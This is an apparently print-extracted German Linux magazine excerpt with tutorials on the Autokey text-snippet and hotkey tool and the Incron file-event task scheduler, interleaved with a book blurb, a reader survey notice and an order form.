Was der treue Roboter Helferlein dem Daniel Düsentrieb, ist dieses Buch dem Raspi-Bastler. Es gibt Ihnen umfassende Grundlagen zu Linux, Hardware, Elektronik und Programmierung an die Hand und fügt alles in überragenden Bastelprojekten zusammen. Auf über 1000 Seiten – nicht live, aber in Farbe! Klingt spannend? Dann steigen Sie direkt ein ...

Aus dem Inhalt

- Inbetriebnahme, Desktop und Mediacenter, Terminal
- Linux mit Raspbian
- Die Raspberry-Pi-Hardware (CPU/GPU, GPIO u. v. m.); nun auch zur Raspi-Version 2
- Crashkurs Elektronik: LEDs, Motoren, Relais ...
- Erweiterungsboards: Kamera, Atmega, Gertboard, Piface & Co.
- Sensoren, z. B. Ultraschall- und Wasserstandssensor, Bewegungsmelder
- Monitorboards
- Programmieren lernen: Python, C, PHP und Shell-Scripts
- Inkl. Kapitel zu Mathematica und Wolfram-Language
- Projekte: Heimautomation, Luftraumüberwachung, FM-Transmitter, IPv6-Router u. v. m.



Jeder Teilnehmer bekommt als Dankeschön die PC-WELT Extra 4/2016 Fritzbox-Handbuch 2016 als PDF (ohne Datenträger). Sie finden den Link zum Download des Hefts am Ende der Leserbefragung.

So funktioniert's:

Gehen Sie zur Internetadresse www.pcwelt.de/lin – Sie gelangen dann direkt zu unserer Leserbefragung und nehmen automatisch an der Verlosung teil. Von der Verlosung ausgenommen sind Mitarbeiter des Verlags und deren Angehörige. Der Rechtsweg ist ausgeschlossen.

Einsendeschluss für das Gewinnspiel in LinuxWelt 3/2016 ist der 23.05.2016.

Datenschutz: Wenn Sie gewinnen, schicken wir Ihnen den Preis per Post zu. Deshalb fragen wir Sie auch nach Ihrer Adresse. Datenschutzerklärung: Alle auf unserer Webseite erhobenen Daten werden entsprechend den Vorschriften des Bundesdatenschutzgesetzes (BDSG) und des Informations- und Telekommunikationsdienstegesetzes (ITdTG) behandelt. Eine Weitergabe der Daten an Dritte ohne ausdrückliche Einwilligung des Betroffenen erfolgt nicht. Weitere Infos finden Sie unter www.pcwelt.de/datenschutz

Multifunktionales Autokey

Das Tool Autokey ist – ähnlich seinem Windows-Pendant Autohotkey – ein typisches interaktives Werkzeug für den Linux-Desktop. Bastler finden hier eine ergiebige Arena für globale Textbausteine und Hotkeys.

Von Hermann Apfelböck

Das englischsprachige Autokey ist ein vielseitiges Tool für einfache Automatismen bis hin zu raffinierten Scripts. Nützliche Funktionen wie globale Textbausteine, die in der Textverarbeitung genau so gelten wie im Terminal oder einem Mailprogramm, sind ohne Programmierkenntnisse mühelos zu realisieren. Ebenso einfach ist es, Programme oder Shell-Scripts via Autokey mit globalen Hotkeys zu belegen. Wer Programmierkenntnisse mitbringt, im Optimalfall in Python, kommt mit dem Tool noch erheblich weiter.


1. Autokey installieren und starten

Autokey gehört bei vielen Distributionen zu den Standardpaketen und lässt sich daher über den Paketmanager installieren, so etwa in Ubuntu oder Linux Mint über das Software-Center oder auch auf der Kommandozeile:

```
sudo apt-get install autokey-gtk
```

Die Autokey-Variante für den KDE-Desktop heißt autokey-qt. Falls Ihre Distribution Autokey nicht anbietet, erreichen Sie das Programm über das Entwickler-PPA <https://launchpad.net/~cdektek/+archive/ppa>.

Das Tool finden Sie nach der Installation im Ubuntu-Dash oder im Startmenü. Nach dem Aufruf erscheint der Konfigurationsdialog, außerdem nistet sich der Autokey-Indikator dauerhaft im Ubuntu-Hauptpanel mit seinem „A“-Symbol ein. Dieser Indikator bringt Sie jederzeit zum Konfigurationsdialog („Show Main Window“) und listet jene Makros auf, die in der



Autokey unter Ubuntu: Die Integration des Tools ist hier aufgrund des Panel-Indikators optimal (Symbol „A“). Autokey funktioniert aber auch unter anderen Distributionen.

Konfiguration mit der Option „Show in notification icon menu“ eingerichtet wurden. Sorgen Sie zunächst dafür, dass Autokey automatisch mit Linux startet: Die Option lautet „Edit -> Preferences -> General -> Automatically start AutoKey at login“.

Unter Ubuntu ist Autokey durch den Panel-Indikator am besten integriert. In Distributionen wie Linux Mint muss der Konfigurationsdialog über das Startmenü geladen werden. Das ist für die Phase der Makroeinrichtung etwas umständlicher, funktional läuft Autokey aber auch dort einwandfrei.

Ein genereller Tipp: Wenn Autokey nach diversen Änderungen von Hotkeys und Eingabekürzeln nicht korrekt arbeitet, ist Beenden und Neustart immer eine gute Antwort. Dann liest das Tool seine Vorgaben unter „~/config/autokey/data“ neu ein, was gelegentliche Konflikte zuverlässig löst. Dieser Hinweis gilt ausschließlich für die Ein-

richtungsphase oder für größere Aufräumarbeiten (-> Punkt 5).

2. „Phrases“: Textbausteine einfügen

Im Konfigurationsfenster finden Sie im linken Bereich unter „My Phrases“ einige vordefinierte Textbausteine. Um Ihren ersten eigenen Textbaustein anzulegen, verwenden Sie das Menü „New -> Phrase“. Vergeben Sie einen Namen wie etwa „Adresse“ und bestätigen Sie mit „OK“. Der Name hat rein organisatorische Funktion und keinen Einfluss auf die Kürzelvergabe. Im Editorfenster rechts oben steht der Standard „Enter phrase contents“, den Sie nun durch den tatsächlichen Text ersetzen – etwa mit Ihrer Adresse. Der Text kann nur ein Wort oder auch mehrere Absätze umfassen.

Die entscheidende Konfiguration findet nun im Bereich unter dem Editorfenster statt: Typischerweise werden

Sie einen Textbaustein beim Schreiben durch ein knappes Tastenkürzel auslösen wollen – etwa „adr“ für die Adresse. Dazu klicken Sie neben „Abbreviations“ auf „Set“. Im Unterdialog „Set Abbreviations“ wählen Sie „Hinzufügen“ und geben „adr“ ein. Quittieren Sie solche Kürzel immer mit der Eingabetaste – es gibt keine grafische Schaltfläche, um die Kürzeingabe zu bestätigen. Rechts daneben definieren Sie den Auslöser („Trigger on:“).


Mit „All non word“ löst jedes Sonderzeichen wie Leerzeichen, Eingabetaste, Tabulator, Punkt oder Bindestrich den Textbaustein aus. Die Eingaben „adr“ (mit nachfolgendem Leerzeichen) oder auch „adr.“ würden demnach die Adresse einfügen.

Wenn Sie versehentliches Auslösen ausschließen möchten, verwenden Sie besser nur die Tabulatortaste („Tab“) als Trigger. Umgekehrt ist es möglich, Textautomatismen ganz ohne signalisierendes Sonderzeichen auszulösen. Wenn Sie die Optionen „Trigger when typed as part of a word“ und „Trigger immediately...“ aktivieren, löst die Eingabe des betreffenden Kürzels in jedem Kontext den Text aus. Dies ist nur mit eindeutigen Kürzeln praktikabel, die bei normaler Texteingabe nie auftreten.


Weitere wichtige Optionen dieses Dialogs sind „Remove typed abbreviation“ und „Omit trigger character“. Beides sollten Sie immer aktivieren, damit sowohl das Eingabekürzel (etwa „adr“) als auch das Auslöserzeichen (etwa der Tabulator) gelöscht wird. „Ignore case...“ löst den Textbaustein auch dann aus, wenn Sie bei der Kürzeingabe die Groß- und Kleinschreibung missachten.

Ist alles definiert, klicken Sie auf „OK“ und im Hauptdialog auf „Save“. Neue Kürzel sind nach „Save“ sofort aktiv. Wenn Sie das Kürzel in einem beliebigen Programm schreiben und das Trigger-Zeichen folgen lassen, erscheint Ihr Textbaustein.

Dynamische Textbausteine: Die Scriptfähigkeit des Tools eröffnet neben konstantem Text auch dynamische



Typischer statischer Textbaustein mit empfohlenen Einstellungen: Aus der Eingabe „mu“ und dem definierten Trigger (etwa Tab-Taste) wird hier die volle Adresse.



Dynamischer Textbaustein: Mit einigen Scriptzeilen erstellen Sie globale Funktionen, wie sie sonst nur die Feldfunktionen von Textverarbeitungen beherrschen.

Texteingaben. Dafür muss man nicht zwingend einen Python-Kurs besuchen, wie das Beispiel in der nebenstehenden Abbildung zeigt: Das Script legt Datuminformationen in Variablen ab, die danach mit „Keyboard.Send_Keys“ in das aktuelle Programm geschrieben werden. Dass dafür neun Codezeilen notwendig sind, ist nur der gewünschten Formatierung geschuldet. Beachten Sie, dass Sie Scriptautomatismen als Script anlegen müssen – also nicht als „Phrase“, sondern über „Neu -> Script“.

3. Programme per Autokey-Script starten

Autokey eignet sich auch als globaler Programmstarter. Auch hier benötigen Sie das Menü „New -> Script“. Nach der Namensvergabe überschreiben Sie im Editorfenster die Vorgabe „# Enter


script code“ durch den gewünschten Code. Ein einfacher Programmaufruf sieht so aus:

```
system.exec_command("firefox",True)
```

Besser ist meist diese Variante:

```
import subprocess
subprocess.Popen(["firefox"])
```

Wenn Firefox bereits läuft, wird hier nur das Fenster im Vordergrund geöffnet, während die erste Variante immer eine neue Instanz des Programms startet. Anders als bei Textbausteinen werden Sie bei Programmaufrufen einen Auslöser per Tastenkombination bevorzugen. Dazu klicken Sie unterhalb des Codefensters neben „Hotkey:“ auf den „Set“-Button und tippen nach „Press to Set“ einfach die gewünschte Tastenkombination ein. Nach „OK“ und „Save“ im Hauptfenster ist der Hotkey scharfgeschaltet. Testen Sie vor



Einige Textbausteine als Menüangebot: Bei dieser Variante lassen Sie sich die Elemente einfach anzeigen und fügen den Text per Klick in das aktive Fenster ein.

der Vergabe des globalen Hotkeys immer vorab, ob das System diese Tastenkombination benutzt. Ist dies nämlich der Fall, dominiert im günstigsten Fall der Autokey-Automatismus, die Kollision von Hotkeys kann aber auch Systemhänger auslösen.

4. Alternative Menüdarstellung

Längeren Text durch Textkürzel auszulösen, ist die effektivste Methode fürs Schreiben, Hotkeys eignen sich insbesondere für Programmaufrufe. Weil man mit zahlreichen Kürzeln aber schnell an seine Kapazitätsgrenzen gelangt, kann man sich eine beliebige Auswahl seiner Autokey-Elemente auch in einem Pop-up-Menü anzeigen lassen und dort den gewünschten Textbaustein durch Mausklick auslösen. Das Ergebnis kann so aussehen wie in der obenstehenden Abbildung. Wenn Sie im Autokey-Hauptdialog einen Ordner wie „My Phrases“ markieren, sehen Sie rechts die Option „Hotkey“. Mit dem Button „Set“ definieren Sie eine beliebige Taste oder eine Tastenkombination als Auslöser. Das damit gestartete Pop-up-Menü erscheint dort, wo der Mauszeiger aktuell steht, und zeigt alle Elemente, die sich unterhalb des Ordners befinden. Sie können für jeden beliebigen Ordner Ihrer Autokey-Sammlung ein solches Hotkey-Menü anlegen und gleichzeitig alle an-

```

ha@UBU14: ~
Mi Feb 10, 21:16 ha on UBU14 MB free=6438 CPU=10% [0]
autokey -l | grep -v "DEBUG"
2016-02-10 21:16:39,148 INFO - root - Initialising application
2016-02-10 21:16:39,153 INFO - root - Initialise global hotkeys
2016-02-10 21:16:48,992 INFO - root - Displaying configuration window
2016-02-10 21:16:57,437 ERROR - service - Script error
Traceback (most recent call last):
  File "/usr/lib/python2.7/dist-packages/autokey/service.py", line 454, in execute_script_code_in_scope
    exec script.code in scope
  File "<string>", line 3
    subprocess.call("thunderbird")
                                ^
SyntaxError: invalid syntax

```

Begrenztes Debugging für Python-Skripts: Nach dem Aufruf mit Parameter „-l“ zeigt das Terminal zumindest die Zeilennummer des fehlerhaften Codes.

deren Autokey-Möglichkeiten mit Kürzeln und Hotkeys nutzen.

5. Praktische Tipps zu Autokey

Autokey kann die komplette Systemnutzung umkrepeln. Da Sie aber für jedes Phrase- oder Scriptelement Kürzel und Hotkeys nutzen, ferner für jedes Ordnerobjekt Kürzel- oder Hotkey-Menüs anlegen können, ist eine logische Organisation in thematische Gruppen unerlässlich. Diese Ordnung erzielen Sie im rechten Teil der Autokey-Konfiguration durch Ordner und Unterordner. Eine bessere Struktur lässt sich jederzeit nachträglich realisieren, allerdings kann Autokey bei großen Aufräumarbeiten durch Umbenennen, Verschieben oder Löschen von Einträgen vorübergehend kapitulieren. Hier hilft praktisch immer Beenden und Neustarten. Außerdem finden Sie alle Ordner und Elemente in identischer Hierarchie auf Dateiebene unter „~/config/autokey/data“. Wenn Sie Ordner und Dateien (je einmal „.txt“ und „.json“) lieber hier organisieren und danach Autokey neu starten, übernimmt Autokey die auf Dateiebene vorgefundene Organisation.

Beschränkte Debug-Möglichkeiten:

Mit Textbausteinen, Programmstarter und Pop-up-Menüs bietet Autokey jede Menge Potenzial, komfortabler zu arbeiten. Aufwendige Skripts zu erstellen, bleibt hingegen Python-Kennern vorbehalten. Mit Autokey Python zu erlernen ist keine erfolgversprechende Idee, weil das Tool keine Problembehandlung anbietet: Bei Fehlern im Code geschieht entweder gar nichts oder es erscheint die Standardmeldung „The script [...] en-

countered an error“. Immerhin produziert der Start von Autokey im Terminal mit dem Parameter „autokey -l“ sehr viel Output, den Sie mit `autokey -l | grep -v "DEBUG"` eingrenzen sollten. Die „Debug“-Informationen helfen Ihnen nämlich bei Scriptfehlern nicht weiter und machen die Ausgabe unübersichtlich.

Was mit diesem Grep-Filter übrig bleibt, sind fundamentale Ablaufinfos und Hinweise auf Scriptfehler mit der genauen Zeilenangabe. Woran es dann exakt hakt, müssen Sie sich, sofern nicht offensichtlich, in Python-Tutorials erarbeiten.

Automatismen auf ein Programm begrenzen:

Die Ersetzungsautomatik von Textbausteinen gilt ebenso wie jede definierte Tastenkombination global im gesamten System. Das ist an sich ein großer Vorteil, der spezialisierte Lösungen in Textverarbeitung, Mailprogramm oder Terminal klar aussticht. Trotzdem gibt es sicher speziellere Textbausteine, die nur in einem bestimmten Programm gelten sollen. Dafür hält Autokey unter „Script-Settings“ den „Window Filter“ parat: Das betreffende Programm muss gestartet und dessen Fenster sichtbar sein. Dann klicken Sie in Autokey neben „Window Filter“ auf „Set“ und anschließend auf „Detect Window Properties“. Nun klicken Sie in das Fenster der Anwendung und bestätigen wiederum in Autokey die angezeigte „Window class“ mit „OK“. Mit „Save“ speichern Sie die Änderung. Egal ob Hotkey, Textbaustein oder beides: Der Automatismus gilt jetzt nur noch innerhalb des einen angegebenen Programms.



Sonderheft
für nur
9,90 €

Schnelle Hilfe
für Ihre
PC-Probleme

Jetzt bestellen unter www.pcwelt.de/notfallhandbuch oder per Telefon: 0711/7252277 oder ganz einfach:



1. Formular ausfüllen



2. Foto machen



3. Foto an shop@pcwelt.de

Ja, ich bestelle das PC-WELT Sonderheft Fritzbox-Handbuch 2016 für nur 9,90 €.

Zzgl. Versandkosten (innerhalb Deutschland 2,50€, außerhalb 3,50€)

ABONNIEREN	Vorname / Name			
	Straße / Nr.			
	PLZ / Ort			
	Telefon / Handy		Geburtsstag TT MM JJJJ	
	E-Mail			

BEZAHLEN	<input type="radio"/> Ich bezahle bequem per Bankeinzug.		<input type="radio"/> Ich erwarte Ihre Rechnung.	
	Geldinstitut			
	IBAN			
	BIC			
	Datum / Unterschrift des neuen Lesers			

Incron: Schalter im Dateisystem

Zeitgesteuerte Tasks sind nicht immer die beste Lösung. Wenn Dateiänderungen eine Aktion auslösen sollen, ist der Taskplaner Incron besser geeignet. Der Beitrag zeigt praktische Anwendungsbeispiele für Incron.

Von David Wolski

Die übliche Aufgabenplanung in Linux-Systemen arbeitet mit einer Zeitsteuerung: Der Taskplaner Cron sorgt dafür, dass zu einem bestimmten Zeitpunkt eine vordefinierte Aktion ausgeführt wird, oder er wiederholt eine Tätigkeit in vorgegebenen Intervallen. Diese klassische Methode der Automatisierung von Scripts und Programmen hat ihre Grenzen: Wenn eine neu erstellte Datei oder eine Dateiänderung in einem überwachten Verzeichnis als Auslöser dienen soll, dann ist schon eine Behelfslösung gefragt. Der eigentliche Experte für solche Aufgaben ist Incron.

Herkömmliches Datei-Polling

Ein Behelf für das normale Cron ist eine Scriptschleife, die etwa alle 30 Sekunden in einem Verzeichnis nachsieht, ob hier die gewünschte Datei oder generell eine neue Datei angekommen ist. Wenn ja, dann wird die eigentliche Aktion ausgeführt. Ein Bash-Script, das diesen Weg demonstriert, kommt mit vier Zeilen aus:

```
if [ $(ls -A ~/tmp) ]
then
echo "Ordner enthält Dateien/
Unterordner."
fi
```

Hier überprüft ls den Inhalt des Ordners „tmp“ im Home-Verzeichnis. Nur wenn der Ordner existiert und eine Datei oder einen Unterordner enthält,



Quelle: Christopher Brown, Creative Commons

wird die eigentliche Aktion gestartet, hier nur ein „echo“. Das Ganze geht sogar extra kurz in einer einzigen Zeile, die sich so als vorgeschaltete Bedingung in einen Cronjob einbauen lässt: `[[$(ls -A ~/tmp)]] && echo "Ordner enthält Dateien/Unterordner"` Dieser Ansatz, genannt „Datei-Polling“ ist verbreitet und kann völlig zuverlässig laufen. Er hat aber den gehörigen Nachteil, dass im Hintergrund stets eine Scriptschleife im vorgegebenen Intervall im Dateisystem nach einer Datei Ausschau halten muss. Die Wiederholungsschleife darf dabei nicht in zu kurzen Intervallen arbeiten, denn sonst könnten Kollisionen durch mehrfach ausgelöste gleiche Aufgaben entstehen. Eine solche Scriptschleife ist

auch in Sachen I/O-Leistung nicht besonders effizient – Datei-Polling mit maximaler Geschwindigkeit würde das System zu hundert Prozent auslasten. Durch die eingebaute Zwangspause verzögert sich wiederum der Start der eigentlichen Aktion.

Kurze Zündschnur

Es gibt für Linux-Systeme eine unkomplizierte und ressourcenschonende Lösung: Incron ist eine Ereignisüberwachung für das Dateisystem, die Änderungen in vorgegebenen Verzeichnissen oder Dateien registriert. Tritt eine vordefinierte Bedingung ein, etwa durch eine neue Datei, ein neues Unterverzeichnis oder durch eine Änderung an einer existierenden Datei, dann rea-

giert Incron sofort. Incron kann dann einen Shell-Befehl ausführen oder ein komplexeres Script mit mehreren Aktionen in Gang setzen. Den Datei- beziehungsweise Verzeichnisnamen bekommt Incron dabei auf Wunsch gleich mitgeliefert, so dass man nicht noch manuell in einem Script nach der Zieldatei der Aktion suchen muss. Dieser Ansatz liefert eine effiziente, nicht sonderlich komplizierte Automatisierung für wiederkehrende Aufgaben rund um Dateien und nutzt das Dateisystem über eine sehr effiziente Kernel-API als Auslöser (Event-Trigger).

Einschränkungen: Die Überwachung von Verzeichnissen ist nicht rekursiv – nur Änderungen auf genau der angegebenen Orderebene werden bemerkt. Incron ist außerdem nicht netzwerkfähig und überwacht nur Verzeichnisse auf dem lokalen Dateisystem. Für jedes Verzeichnis darf es nur einen Incron-Eintrag geben.

Incron installieren

Auch wenn die meisten Linux-Distributionen Incron nicht vorinstalliert ausliefern, ist das Nachrüsten kein Problem. Denn in den verbreiteten Linux-Systemen ist Incron dank seiner Popularität längst in die Standard-Paketquellen gewandert und über den jeweiligen Paketmanager ganz schnell installiert.

Debian, Ubuntu, Mint, Raspbian: Alle Linux-Distributionen, die ihre Pa-

```
daver@opensuse:~$ sudo systemctl start incron
daver@opensuse:~$ sudo systemctl status incron
incron.service - LSB: incron daemon monitors files in a cron-alike manner
Loaded: loaded (/etc/init.d/incron)
Active: active (running) since Do 2016-03-03 16:41:59 CET; 6s ago
Process: 1721 ExecStart=/etc/init.d/incron start (code=exited, status=0/SUCCESS)
CGroup: /system.slice/incron.service
└─1729 /usr/sbin/incrond

Mär 03 16:41:59 opensuse incrond[1729]: loading system tables
Mär 03 16:41:59 opensuse incrond[1729]: loading user tables
Mär 03 16:41:59 opensuse incrond[1729]: ready to process filesystem events
Mär 03 16:41:59 opensuse incron[1721]: Starting incron ..done
```

Einrichtung von Incron unter Open Suse: Incron läuft im Hintergrund als sparsamer Systemdienst, der in Open Suse (und Fedora) über Systemd in Gang gesetzt werden muss.

kete von Debian beziehen, kennen auch das Paket „incron“, das hier mit dem Kommando

```
sudo apt-get install incron
```

flott installiert ist.

Fedora: Das Paket wartet ebenfalls unter dem Namen „incron“ auf die Installation mittels

```
sudo dnf install incron
```

und danach muss Incron als Systemdienst noch manuell mit den beiden folgenden Befehlen einmalig in Gang gesetzt werden:

```
sudo systemctl enable incrond
```

```
sudo systemctl start incrond
```

Open Suse: Das System ist eine Ausnahme, denn Incron ist in den voreingestellten Repositories zunächst nicht zu finden. Ein Hindernis ist das aber nicht, denn Incron gibt hier als offizielles stabiles Paket über den Build Service von Open Suse unter <https://build.opensuse.org/package/show/utilities/incron>. Über „Download package“ ist

die Einrichtung per 1-Klick-Installation ebenfalls schnell erledigt. Die Einrichtung als Systemdienst erledigen Sie mit den gleichen beiden Befehlen wie unter Fedora, allerdings heißt der Dienst „incron“ – ohne „d“ am Ende.

Incron: Erster Start

Unter allen Distributionen ist Incron jetzt schon beinahe einsatzbereit, aber ein Schritt fehlt noch: Aus Sicherheitsgründen müssen alle Benutzer inklusive root, die Incron benutzen dürfen, in die Datei „/etc/incron.allow“ eingetragen werden. In Debian/Ubuntu besteht diese Datei bereits, in Fedora und Open Suse muss sie noch erstellt werden. Es handelt sich um eine simple Textdatei, die einfach einen Namen pro Zeile erwartet, für jeden der erlaubten Benutzer. Dazu sind noch einmal root-Rechte nötig, aber danach darf jeder der eingetragenen Benutzer seine eigenen Incron-Aufgaben erstellen. Diese werden

Logdatei: Protokoll und Fehlersuche

Gerade bei den ersten Einrichtung oder der Änderung von Incron-Tasks ist zum Debugging ein Überblick wichtig, was wann gestartet wurde. Viel Gedanken muss man sich dazu zum Einstieg nicht machen, denn Incron legt selbständig Einträge im Syslog an. Unter Debian/Ubuntu und deren Abkömmlingen sind die Einträge von Incron im Syslog mit

```
grep incron /var/log/syslog
```

einsehbar. In Fedora, das bereits Journald von Systemd verwendet, erledigt das dieser Befehl:

```
journalctl _COMM=incrond
```

Für Aktionen wie Konvertierung, Backups und Uploads ist es aber zur gelegentlichen Kontrolle besser, eine übersichtliche Logdatei separat zu erstellen.


```
tahr@trusty:~$ journalctl _COMM=incrond
Mar 3 22:47:20 trusty tahr@trusty:~$ journalctl _COMM=incrond
Mar 3 22:47:32 trusty tahr@trusty:~$ journalctl _COMM=incrond
Mar 3 22:47:57 trusty tahr@trusty:~$ journalctl _COMM=incrond
Mar 3 22:48:29 trusty tahr@trusty:~$ journalctl _COMM=incrond
Mar 3 22:49:21 trusty tahr@trusty:~$ journalctl _COMM=incrond
Mar 3 22:49:26 trusty tahr@trusty:~$ journalctl _COMM=incrond
Mar 3 22:49:59 trusty tahr@trusty:~$ journalctl _COMM=incrond
Mar 3 22:50:04 trusty tahr@trusty:~$ journalctl _COMM=incrond
Mar 3 22:50:36 trusty tahr@trusty:~$ journalctl _COMM=incrond
Mar 3 22:50:49 trusty tahr@trusty:~$ journalctl _COMM=incrond
tahr@trusty:~$
```

Blick hinter die Kulissen: Welchen Befehl Incron genau ausführt und welche Fehler eventuell auftreten, zeigt das Syslog. Die Incron-Variablen sind hier in Klartext aufgelöst.

Bevor Benutzer mit Incron hantieren dürfen, müssen Sie die Benutzernamen in die Datei „/etc/incron.allow“ eintragen.



Neue Dateien angekommen: Ein Script informiert beim Eingang neuer Dateien in einem vordefinierten Verzeichnis. Zenity übernimmt hier die Aufgabe der Benachrichtigung.



wie gewöhnliche Cronjobs in diesem Benutzerkontext mit dessen Rechten ausgeführt. Ein Zugriff auf fremde Dateien und Verzeichnisse, für die es keine Rechte gibt, ist also nicht möglich.

Incron ist zahm und stellt Anwender und Admins nicht vor neue Aufgaben, denn die die Konfiguration ist dem zeitgesteuerten Cron sehr ähnlich. So wie „crontab -e“ den Editor für Cronjobs startet, gibt es hier mit `incrontab -e`

das Pendant, das eine Konfiguration der gewünschten Incron-Aktionen öffnet. Ein Eintrag für Incron ist nach dem Muster

`[Pfad] [Ereignis] [Befehl]` aufgebaut. Dazu gibt es für Befehlsparameter noch Variablen, die beispielsweise den Namen einer Datei oder des Ordners weitergeben können.

Beispiel 1: Nachricht über neue Dateien

Zum Einstieg ein einfaches Beispiel: Gibt es ein Verzeichnis, das im Netzwerk als SMB-Freigabe verfügbar ist und so als Eingangsordner für wichtige Dokumente dient, dann kann Incron automatisch eine Benachrichtigung einblenden, wenn neue Dateien eintreffen. In diesem Beispiel ist das Eingangsverzeichnis der Ordner „/home/benutzer/Eingang“ und die Benachrichtigung erledigt das Kommandozeilentool Zenity, weil es damit sehr ein-

fach ist, simple Dialogboxen an angemeldete Benutzer zu schicken:

```
/home/benutzer/Eingang IN_CREATE,IN_MOVED_TO zenity --display=:0 --info --text $@/$# --title Eingang!
```

Dies ist auch gleichzeitig ein erstes Beispiel für die Angabe von Variablen. In der Variablen „\$@“ übergibt Incron den Verzeichnispfad an das Script oder den Befehl, in der Variablen „\$#“ steckt der Dateiname.

Möchte man die Ausgabe von Zenity etwas hübscher formatieren, so ist ein kleines Hilfsscript nötig, damit sich Zenity nicht an Leerzeichen verschluckt. Dazu genügt es, eine Datei mit dem Namen „eingang.sh“ im Home-Verzeichnis mit folgendem Inhalt anzulegen:

```
#!/bin/bash
zenity --display=:0 --info --text "Neuer Eingang: '$1' im Ordner , $2'"
```

Der Aufruf in der Incrontab `/home/benutzer/Eingang IN_CREATE,IN_MOVED_TO sh /home/benutzer/eingang.sh $# $@` erfolgt dann mit zwei übergebenen Parametern, die Dateinamen und Speicherort an das Script übergeben:

Beispiel 2: Dateien sichern

Incron eignet sich dazu, jede neue Datei im Verzeichnis „Eingang“ sofort als

Sicherungskopie in einem zweiten Ordner „Backup“ abzulegen. Die Zeile dazu in der Incrontab sieht dann folgendermaßen aus:

```
/home/benutzer/Eingang IN_CLOSE_WRITE cp $@/$# /home/benutzer/Backup
```

Natürlich darf der Zielordner auch eine eingebundene Netzwerkfreigabe sein oder ein Ordner, der mit einem Clouddienst synchronisiert wird. Wenn es diesen Luxus nicht gibt und die Datei beziehungsweise ein Ordner samt Dateien per SSH mit rsync auf einen Backupserver kopiert werden soll, dann ist auch kein kompliziertes Script nötig – allerdings einige Vorbereitung, damit SSH ohne Beaufsichtigung passwortlos und stattdessen mit einem Schlüsselpaar läuft. Der Befehl

```
ssh-keygen -t rsa
ssh-copy-id -i benutzer@server adresse
```

den Client mit dem SSH-Server bekannt, wozu die Eingabe des Anmeldepassworts des Benutzers auf dem Server nötig ist. Ab jetzt erfolgt die Authentifizierung per Schlüssel – auch unbeaufsichtigt per Script. Folgender Incron-Eintrag

```
/home/benutzer/Wichtig IN_CREATE,IN_CLOSE_WRITE,IN_MOVED_TO rsync -avzhe ssh $@/ benutzer@serveradresse:/home/benutzer/Backup/
```

wird nun per rsync die geänderten oder hinzugekommene Dateien und Ordner im lokalen Verzeichnis „/home/benutzer/Wichtig“ in das Verzeichnis „/home/benutzer/Backup“ auf dem angegebenen SSH-Server kopieren.

Hinweis: Bei Backupscripts gilt es, die erwähnte Einschränkung von Incron zu beachten. Incron wird nur aktiv, wenn sich in der ersten Ebene des überwachten Ordners etwas ändert. Das dann ausgeführte Tool rsync ist dagegen rekursiv und kopiert auch Dateien in beliebig vielen Unterordnern.

Beispiel 3: Dateien konvertieren

Konvertierungen aller Art, die sich mit einem Shell-Befehl oder einem Script erledigen lassen, eignen sich gut zur Automatisierung per Incron. Ein Beispiel ist die Umwandlung von Audiodateien zu MP3. Da die Namen von Konvertern und Codecs in den verschiedenen Linux-Distributionen voneinander stets abweichen, bleibt dieses Anwendungsbeispiel auf Ubuntu und seine Derivate beschränkt. Hier sollen Audiodateien in einem überwachten Verzeichnis aller Art automatisch nach MP3 konvertiert werden. Zur Vorbereitung ist dazu erst mal die Installation des vorausgesetzten Tools Avconv mitsamt Codecs aus den Paketquellen nötig:

```
sudo apt-get install libav-tools
libavcodec-extra-54 libavdevice-
extra-53 libavformat-extra-54
libavutil-extra-52 libswscale-
extra-2
```

Anschließend braucht es einen Eingangsordner für Musikdateien, hier „/home/benutzer/audio“, sowie einen Ausgangsordner für die fertigen Dateien. Der Einfachheit halber ist das in diesem Beispiel einfach das Home-Verzeichnis. Nun kann der passende Incron-Eintrag erstellt werden:


```
/home/benutzer/Audio IN_CREATE,IN_
MOVED_TO /usr/bin/avconv -i
$@/$# /home/benutzer/$#.mp3
```

Das Konvertierprogramm Avconv schnappt sich jede Datei und schreibt die fertige MP3-Datei mit der Endung „.mp3“ ins Home-Verzeichnis „/home/benutzer“.


Hinweis: Werden Dateien konvertiert, so muss die resultierende Datei unbedingt in ein anderes Verzeichnis geschrieben werden. Ansonsten würde Incron nach „IN_CREATE“ auf die neu erstellte Datei oder eine temporäre Datei im gleichen überwachten Verzeichnis abermals reagieren und somit in einer Endlosschleife hängen.

Beispiel 4: Verzeichnisse komprimieren

Wer häufig Dateien und Verzeichnisse gepackt verschicken muss, ist es bald



Nach MP3 konvertieren: Dieses Beispiel arbeitet mit dem Avconv von Ubuntu, um beliebige Sounddateien in MP3-Dateien zu verwandeln. Dazu genügt eine einzige Befehlszeile.



Einpacken: Diese Kombination aus Incron und Script verschiebt Dateien in ein „tar.gz“-Archiv. Obwohl das Script nur weniger Zeilen bedarf, arbeitet es bei Ordnern rekursiv.

Leid, jedes Mal ein Packprogramm oder die Kommandozeile zu bemühen. Mit Incron geht es einfacher: Ein Verzeichnis wird nach Ordnern und Dateien überwacht, die dann komprimiert in ein „tar.gz“-Archiv verschoben werden. Für diesen Fall ist wieder ein Hilfsscript nötig, das Incron mit den passenden Parametern starten soll. Das Script selbst, das etwa als „tar.sh“ im Home-Verzeichnis liegt, benötigt nur drei Zeilen Inhalt:

```
#!/bin/bash
tar czf ~/$1.tar.gz $2
rm -R $2/$1
```

Incron verlangt nach einem Eingangsverzeichnis, das die Ordner und Dateien zum Packen annimmt. In diesem Beispiel ist dieses Verzeichnis „/home/benutzer/Kompressor“. Nun fehlt noch der Scriptaufruf über Incron, der die Datei- und Verzeichnisnamen als Parameter erhalten muss:

```
/home/benutzer/Kompressor IN_
CREATE,IN_MOVED_TO sh /home/be
nutzer/tar.sh $# $@
```

Jede Datei und jeder Ordner, die nun im Verzeichnis „/home/benutzer/Kompressor“ landen, wird als „tar.gz“-Datei ins Home-Verzeichnis gepackt.

Weitergabe: Parameter für Scripts und Befehle

Damit Scripts und Befehle auf die Ereignisse von Incron gezielt reagieren können, liefert die Überwachung auf Wunsch noch einige Parameter zur weiteren Verarbeitung mit.

\$# Dateiname oder Ordnername, der das Ereignis ausgelöst hat.

\$@ Pfad des überwachten Ordners.

\$\$ Bezeichnung des auslösenden Ereignisses (Trigger).

\$\$ Numerische Bezeichnung des Triggers.

Cuttlefish-Makros für Ubuntu

